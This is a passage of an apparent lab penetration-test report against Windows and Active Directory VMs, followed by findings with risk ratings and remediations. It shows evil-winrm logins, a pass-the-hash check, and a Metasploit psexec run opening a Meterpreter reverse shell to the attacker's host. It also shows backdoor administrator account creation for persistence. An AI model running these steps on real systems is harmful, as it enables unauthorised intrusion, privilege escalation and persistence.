Figure 25 – Adding user cak42 to local group administrators

```
(kali@cak42)-[~]
$ ip a | grep "192.168.0.3"
inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0

(kali@cak42)-[~]
$ evil-winrm -i 192.168.0.2 -u cak42 -p cak42

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\cak42\Documents> whoami /groups

GROUP INFORMATION
```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	

Figure 26 – Logging in using new user cak42 credentials

5.9 Using Metasploit to Access Windows VM

Testing the Administrator credentials from the WindowsAD VM, I found that I could login locally to the Windows VM using the credentials.

```
(kali@cak42)-[~]
$ nxc smb 192.168.0.5 -u Administrator -H [REDACTED] --local-auth
SMB 192.168.0.5 445 ITC2 [*] Windows 7 Professional 7600 x32 (name:ITC2) (domain:ITC2) (signing:False) (SMBv1:True) (Null Auth:True)
SMB 192.168.0.5 445 ITC2 [+] ITC2\Administrator [REDACTED] (Pwn3d!)

(kali@cak42)-[~]
$ ip a | grep "192.168.0.3"
inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0
```

Figure 27 – Finding out that Administrator account is on Windows VM

Using msfconsole, I used the Metasploit module **exploit/windows/smb/psexec** and the valid Administrator credentials to open Meterpreter and then create a shell to run commands in the Windows VM as the system.

```
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.0.5
RHOSTS => 192.168.0.5
msf exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(windows/smb/psexec) > set SMBPass [REDACTED]
SMBPass => [REDACTED]
msf exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.0.3:4444
[*] 192.168.0.5:445 - Connecting to the server...
[*] 192.168.0.5:445 - Authenticating to 192.168.0.5:445 as user 'Administrator'...
[*] 192.168.0.5:445 - Selecting PowerShell target
[*] 192.168.0.5:445 - Executing the payload...
[*] 192.168.0.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (248902 bytes) to 192.168.0.5
[*] Meterpreter session 1 opened (192.168.0.3:4444 -> 192.168.0.5:49236) at 2026-05-15 13:56:15 -0400

meterpreter > shell
Process 1288 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 28 – Executing a Metasploit exploit

5.10 Creating a New User on Windows VM

With initial access to Windows VM, I next created persistence by creating a new user **cak42**. The new user was then added to the local group administrators on the Windows VM as well. I then tested that I could login using the account with the same Metasploit module used to access the Windows VM.

```
C:\Windows\system32>net user cak42 cak42 /add
\net user cak42 cak42 /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators cak42 /add
net localgroup administrators cak42 /add
The command completed successfully.
```

Figure 29 - New user being created and added to administrators group

```
C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----

Administrator
cak42
[REDACTED]
The command completed successfully.
```

Figure 30 - User cak42 in administrators group

```
msf exploit(windows/smb/psexec) > set SMBUser cak42
SMBUser => cak42
msf exploit(windows/smb/psexec) > set SMBPass cak42
SMBPass => cak42
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.0.3:4444
[*] 192.168.0.5:445 - Connecting to the server ...
[*] 192.168.0.5:445 - Authenticating to 192.168.0.5:445 as user 'cak42' ...
[*] 192.168.0.5:445 - Selecting PowerShell target
[*] Sending stage (248902 bytes) to 192.168.0.5
[*] 192.168.0.5:445 - Executing the payload ...
[+] 192.168.0.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 3 opened (192.168.0.3:4444 -> 192.168.0.5:49319) at 2026-05-15 18:13:39 -0400

meterpreter > shell
Process 2136 created.
Channel 22 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 31 - User cak42 in administrators group

6. Technical Findings

6.1 Pass the Hash Attack

Risk	High
Scope of Finding	Windows VM (192.168.0.5), WindowsAD VM (192.168.0.2)
Description	NTLM Hashes of valid passwords can be used to bypass access controls and move laterally through a system.
Technical Description	Using the password hashes found in unsecure files and from the NTDS.dit dump, attackers can authenticate using the hashes and impersonate real users. They can then further escalate privileges or create persistence on compromised systems.
Impact	Attackers can gain access to the machines without plaintext credentials and can escalate privileges further if they find more hashed credentials. They can find sensitive information like financial data.
Remediation	Disable legacy protocols, such as NTLM, if possible. Ensure user account management does not allow domain users to also be in the local administrator group across multiple systems. Limit credentials overlapping across multiple systems to prevent further damage if credentials for one system are compromised.
References	https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/pass-the-hash-attack/ https://attack.mitre.org/techniques/T1550/002/

6.2 NTDS Credential Dumping

Risk	High
Scope of Finding	WindowsAD VM (192.168.0.2)
Description	Domain password hashes can be extracted from the Domain database.
Technical Description	With Domain Admin privileges, attackers can use Impacket-secretsdump to extract the NTDS.dit file containing all user NTLM hashes that can be cracked using Hashcat or used in a Pass the Hash Attack.
Impact	All domain users will have compromised credentials and an attacker can have access to the entire domain environment and all the important files.
Remediation	Have a strong password policy and ensure that all accounts have complex passwords to not allow attackers to get access to the NTDS file in the first place. Also, limit the use of password overlap across accounts and systems, and rotate passwords periodically. Can also detect credential dumping attempts by monitoring ntds.dit access using ntdsutil.exe.
References	https://attack.mitre.org/techniques/T1003/003/

6.3 Weak/Default Credentials

Risk	High
Scope of Finding	Windows VM (192.168.0.5), Ubuntu VM (192.168.0.4, Windows AD (192.168.0.2)
Description	User accounts, SMB access, and internal document access are all protected by weak passwords.
Technical Description	Some of the user accounts for all machines were found to have passwords that were weak enough to brute-force, or were default credentials. The default credentials were used for admin access on a webpage hosting internal, sensitive documents and for SMB shares that could be downloaded by guests. Some old passwords were also not changed and could grant access to WindowsAD VM.
Impact	Unauthenticated and unauthorized users could easily view sensitive data and compromise systems.
Remediation	Ensure that password policies for all accounts are strong and followed. Implement multi-factor authentication for all accounts. Disable default credentials for SMB access.
References	https://attack.mitre.org/techniques/T1078/001/ https://attack.mitre.org/mitigations/M1027/

6.4 Shared Local Administrator Credentials

Risk	High
Scope of Finding	Windows VM (192.168.0.5), WindowsAD VM (192.168.0.2)
Description	The same local Administrator credentials for both Windows machines was the same.
Technical Description	The Administrator NTLM hash on the WindowsAD VM was able to be used to then login to the Administrator account on the Windows VM.
Impact	The compromising of a high privilege account on one machine allows for the compromising of another high privilege account on another machine. This allows attackers to access more systems with no additional work and steal more sensitive information.
Remediation	Enforce unique and complex passwords on every machine, especially for Administrator accounts. Also, disable local Administrator accounts on systems where it is not necessary.
References	https://attack.mitre.org/tactics/TA0006/

6.5 Persistence via Schedule Task

Risk	Medium
Scope of Finding	Windows VM (192.168.0.5), WindowsAD VM (192.168.0.2)
Description	The Windows schtasks utility can be used to execute malicious programs on a compromised device and ensure persistence.
Technical Description	A SliverC2 implant can be uploaded and then scheduled to run based on a Windows event, like onlogon, through the use of schtasks.
Impact	Attackers can maintain persistence on a compromised device even after password changes.
Remediation	Audit schedule tasks and monitor event logs for any suspicious task creations. This can be done using toolkits like PowerSploit that can find permission weaknesses in a systems scheduled tasks.
References	https://www.spartanssec.com/post/windows-persistence-through-scheduled-tasks-a-red-team-perspective https://attack.mitre.org/techniques/T1053/005/

6.6 Improper Storage of Credentials

Risk	Medium
Scope of Finding	Windows VM (192.168.0.5), WindowsAD VM (192.168.0.2)
Description	Credentials improperly stored in easily accessible areas.
Technical Description	Credentials for active user accounts for both the Windows machines were stored in plaintext on a txt file and an easily brute-forced password-protected Excel file that were discord on an accessible SMB shareable. The Excel file password could be easily cracked with Office2John.
Impact	Attackers can access both Windows VMs using the plaintext credentials and can reach sensitive information like financial data and company policies.
Remediation	In the short term, change passwords and use a stricter password policy for all passwords to make cracking difficult. In the long term, audit to remove credentials that are found in files with exposure risk and store passwords/keys in cryptographic hardware and not the local machine.
References	https://attack.mitre.org/techniques/T1552/